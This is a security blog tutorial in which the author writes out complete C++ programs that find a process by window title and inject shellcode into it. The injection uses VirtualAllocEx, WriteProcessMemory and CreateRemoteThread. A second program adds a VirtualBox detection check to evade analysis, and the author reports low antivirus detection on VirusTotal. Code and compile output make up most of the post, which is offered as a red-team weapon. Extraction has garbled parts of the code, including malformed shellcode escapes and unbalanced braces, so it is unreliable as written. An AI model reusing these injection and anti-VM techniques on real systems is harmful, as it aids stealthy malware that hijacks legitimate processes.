


# Process injection via FindWindow. Simple C++ example.

[cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html](https://cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html)

March 8, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the Win32 API function.

One of my [previous](#) posts, I wrote how to find process by name, for my injector?

When writing process or DLL injectors, it would be nice to find, for example, all windows running in the system and try to inject into the process launched by the administrator. In the simplest case to find the any window of a process that will be our victim.

## practical example

The flow is this technique is simple. Let's go to investigate source code:

```

/*
 * hack.cpp - classic process injection via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] =

    // 64-bit meow-meow messagebox
    "\\xfc\\x48\\x81\\xe4\\xf0\\xff\\xff\\xff\\xe8\\xd0\\x00\\x00\\x00\\x41"
    "\\x51\\x41\\x50\\x52\\x51\\x56\\x48\\x31\\xd2\\x65\\x48\\x8b\\x52\\x60"
    "\\x3e\\x48\\x8b\\x52\\x18\\x3e\\x48\\x8b\\x52\\x20\\x3e\\x48\\x8b\\x72"
    "\\x50\\x3e\\x48\\x0f\\xb7\\x4a\\x4a\\x4d\\x31\\xc9\\x48\\x31\\xc0\\xac"
    "\\x3c\\x61\\x7c\\x02\\x2c\\x20\\x41\\xc1\\xc9\\x0d\\x41\\x01\\xc1\\xe2"
    "\\xed\\x52\\x41\\x51\\x3e\\x48\\x8b\\x52\\x20\\x3e\\x8b\\x42\\x3c\\x48"
    "\\x01\\xd0\\x3e\\x8b\\x80\\x88\\x00\\x00\\x00\\x48\\x85\\xc0\\x74\\x6f"
    "\\x48\\x01\\xd0\\x50\\x3e\\x8b\\x48\\x18\\x3e\\x44\\x8b\\x40\\x20\\x49"
    "\\x01\\xd0\\xe3\\x5c\\x48\\xff\\xc9\\x3e\\x41\\x8b\\x34\\x88\\x48\\x01"
    "\\xd6\\x4d\\x31\\xc9\\x48\\x31\\xc0\\xac\\x41\\xc1\\xc9\\x0d\\x41\\x01"
    "\\xc1\\x38\\xe0\\x75\\xf1\\x3e\\x4c\\x03\\x4c\\x24\\x08\\x45\\x39\\xd1"
    "\\x75\\xd6\\x58\\x3e\\x44\\x8b\\x40\\x24\\x49\\x01\\xd0\\x66\\x3e\\x41"
    "\\x8b\\x0c\\x48\\x3e\\x44\\x8b\\x40\\x1c\\x49\\x01\\xd0\\x3e\\x41\\x8b"
    "\\x04\\x88\\x48\\x01\\xd0\\x41\\x58\\x41\\x58\\x5e\\x59\\x5a\\x41\\x58"
    "\\x41\\x59\\x41\\x5a\\x48\\x83\\xec\\x20\\x41\\x52\\xff\\xe0\\x58\\x41"
    "\\x59\\x5a\\x3e\\x48\\x8b\\x12\\xe9\\x49\\xff\\xff\\xff\\x5d\\x49\\xc7"
    "\\xc1\\x00\\x00\\x00\\x00\\x3e\\x48\\x8d\\x95\\x1a\\x01\\x00\\x00\\x3e"
    "\\x4c\\x8d\\x85\\x25\\x01\\x00\\x00\\x48\\x31\\xc9\\x41\\xba\\x45\\x83"
    "\\x56\\x07\\xff\\xd5\\xbb\\xe0\\x1d\\x2a\\x0a\\x41\\xba\\xa6\\x95\\xbd"
    "\\x9d\\xff\\xd5\\x48\\x83\\xc4\\x28\\x3c\\x06\\x7c\\x0a\\x80\\xfb\\xe0"
    "\\x75\\x05\\xbb\\x47\\x13\\x72\\x6f\\x6a\\x00\\x59\\x41\\x89\\xda\\xff"
    "\\xd5\\x4d\\x65\\x6f\\x77\\x2d\\x6d\\x65\\x6f\\x77\\x21\\x00\\x3d\\x5e"
    "\\x2e\\x2e\\x5e\\x3d\\x00";

int main() {

    HANDLE ph;
    HANDLE rt;
    DWORD pid;

    // find a window for mspaint.exe
    HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
    if (hw == NULL) {
        printf("failed to find window :(\n");
        return -2;
    }
    GetWindowThreadProcessId(hw, &pid);
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,

```

```

PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
    CloseHandle(ph);

    return 0;
}

```

As usually, for simplicity I used **meow-meow** messagebox payload:

```

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

```

As you can, see, the main logic is here:

```

//...
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
//...


```

## Demo

---

Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocomelonc@kali) - [~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17]
└─$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) - [~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17]
└─$ ls -lht
total 44K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K Mar 14 18:27 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Mar 14 18:27 hack.cpp
```

and run:

```
.\hack.exe 1304
```

omelonc@kali: ~/pr.../cocomelonc.github.io x | ic [cocomelonc@kali]:~/projec...22-03-14-malware

win10-x64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

```
PS Z:\2022-03-14-malware-injection-17> .\hack2.exe 1304
virtualbox VM detected :(
PS Z:\2022-03-14-malware-injection-17>
```

Process Hacker [WINDOWS-V9HNK33\User]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs Search Processes (Ctrl+K)


Name	PID	CPU	I/O total ...	Private b...	User name	De ^
svchost.exe	1128			8.76 MB		Hc
VBoxService.exe	1292			2.86 MB		Vir
mspaint.exe	1304			7.29 MB	WINDOWS-V9H...User	Pa
powershell.exe	1320	0.03		58.15 MB	WINDOWS-V9H...User	Wi
Memory Compression	1376			32 kB		
svchost.exe	1532			2.92 MB		Hc
svchost.exe	1540			3.54 MB		Hc
svchost.exe	1656			1.63 MB		Hc
svchost.exe	1664			2.58 MB		Hc v
svchost.exe						

CPU Usage: 9.10% Physical memory: 914.33 MB (28.65%) Processes: 60

5:38 PM 3/15/2022

Right Ctrl

cpp utf-8[unix] 1% ln :1/61≡%:⋮



As you can see, everything is work perfectly :)

## anti-VM

Another example of using this function is VM “evasion”. The fact that some windows’ names are only present in virtual environment and not is usual host OS.

Let’s look at an example:

```

/*
 * hack.cpp - VM evasion via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] =

    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {

    HANDLE ph;
    HANDLE rt;
    DWORD pid;

    // find a window with certain class name
    HWND hcl = FindWindow((LPCSTR) L"VBoxTrayToolWndClass", NULL);
    HWND hw = FindWindow(NULL, (LPCSTR) L"VBoxTrayToolWnd");
    if (hcl || hw) {
        pid = atoi(argv[1]);
        ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

        LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
    }
}

```

```

    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
    CloseHandle(ph);

    return 0;
} else {
    printf("virtualbox VM detected :(");
    return -2;
}
}
}

```

As you can see we just check if windows with the following class names are present in the OS:

```

VBoxTrayToolWndClass
VBoxTrayToolWnd

```

Let's go to compile:

```

x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -mconsole -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-
pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive

```

```

cocamelonc@kali: ~/projects...03-14-malware-injection-17 x  cocamelonc@kali: ~/pr.../cocamelonc.github.io x  1c [cocamelonc@kali]: ~/projec...22-03-14-malware-injection-1 x
(cocamelonc@kali) - [~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17]
$ x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocamelonc@kali) - [~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17]
$ ls -lht
total 88K
-rwxr-xr-x 1 cocamelonc cocamelonc 40K Mar 15 17:34 hack2.exe
-rw-r--r-- 1 cocamelonc cocamelonc 2.3K Mar 15 17:34 hack2.cpp
-rw-r--r-- 1 cocamelonc cocamelonc 2.2K Mar 15 12:05 hack.cpp
-rwxr-xr-x 1 cocamelonc cocamelonc 40K Mar 14 18:27 hack.exe
(cocamelonc@kali) - [~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17]
$

```

And run:

```

.\hack2.exe 1304

```



```

File Actions Edit View Help
cocomelonc@kali: ~/projects...-03-14-malware-injection-17 x  cocomelonc@kali: ~/pr.../cocomelonc.github.io x  c [cocomelonc@kali]: ~/projec...22-03-14-malware
40 HANDLE rt;
41 DWORD pid;
42
43 // find a window with certain class
44 HWND hcl = FindWindow((LPCSTR) L"VBo
45 HWND hw = FindWindow(NULL, (LPCSTR)
46 if (hcl || hw) {
47     pid = atoi(argv[1]);
48     ph = OpenProcess(PROCESS_ALL_ACCES
49
50     LPVOID rb = VirtualAllocEx(ph, NUL
51     E_READWRITE);
52     WriteProcessMemory(ph, rb, my_payl
53
54     rt = CreateRemoteThread(ph, NULL,
55     CloseHandle(ph);
56
57     return 0;
58 } else {
59     printf("virtualbox VM detected :("
60     return -2;
61 }

```

Windows PowerShell

```

PS Z:\2022-03-14-malware-injection-17> .\hack2.exe 1304
virtualbox VM detected :(
PS Z:\2022-03-14-malware-injection-17>

```

NORMAL hack2.cpp      cpp    utf-8[unix]    70% ln :43/61≡%::

So everything is work perfectly for our VirtualBox Windows 10 x64

Let's go to upload `hack2.exe` to VirusTotal:

dd340e3de34a8bd76c8693832f9a665b47e98fce58bf8d2413f2173182375787

4 / 66

4 security vendors and no sandboxes flagged this file as malicious

dd340e3de34a8bd76c8693832f9a665b47e98fce58bf8d2413f2173182375787  
hack2.exe      40.00 KB Size      2022-03-16 06:27:45 UTC a moment ago      EXE

64bits assembly peexe

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Cybereason	Malicious.c1383f	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

So, 4 of 66 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/dd340e3de34a8bd76c8693832f9a665b47e98fce58bf8d2413f2173182375787/detection>

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

FindWindow

Evasions UI artifacts

source code in Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*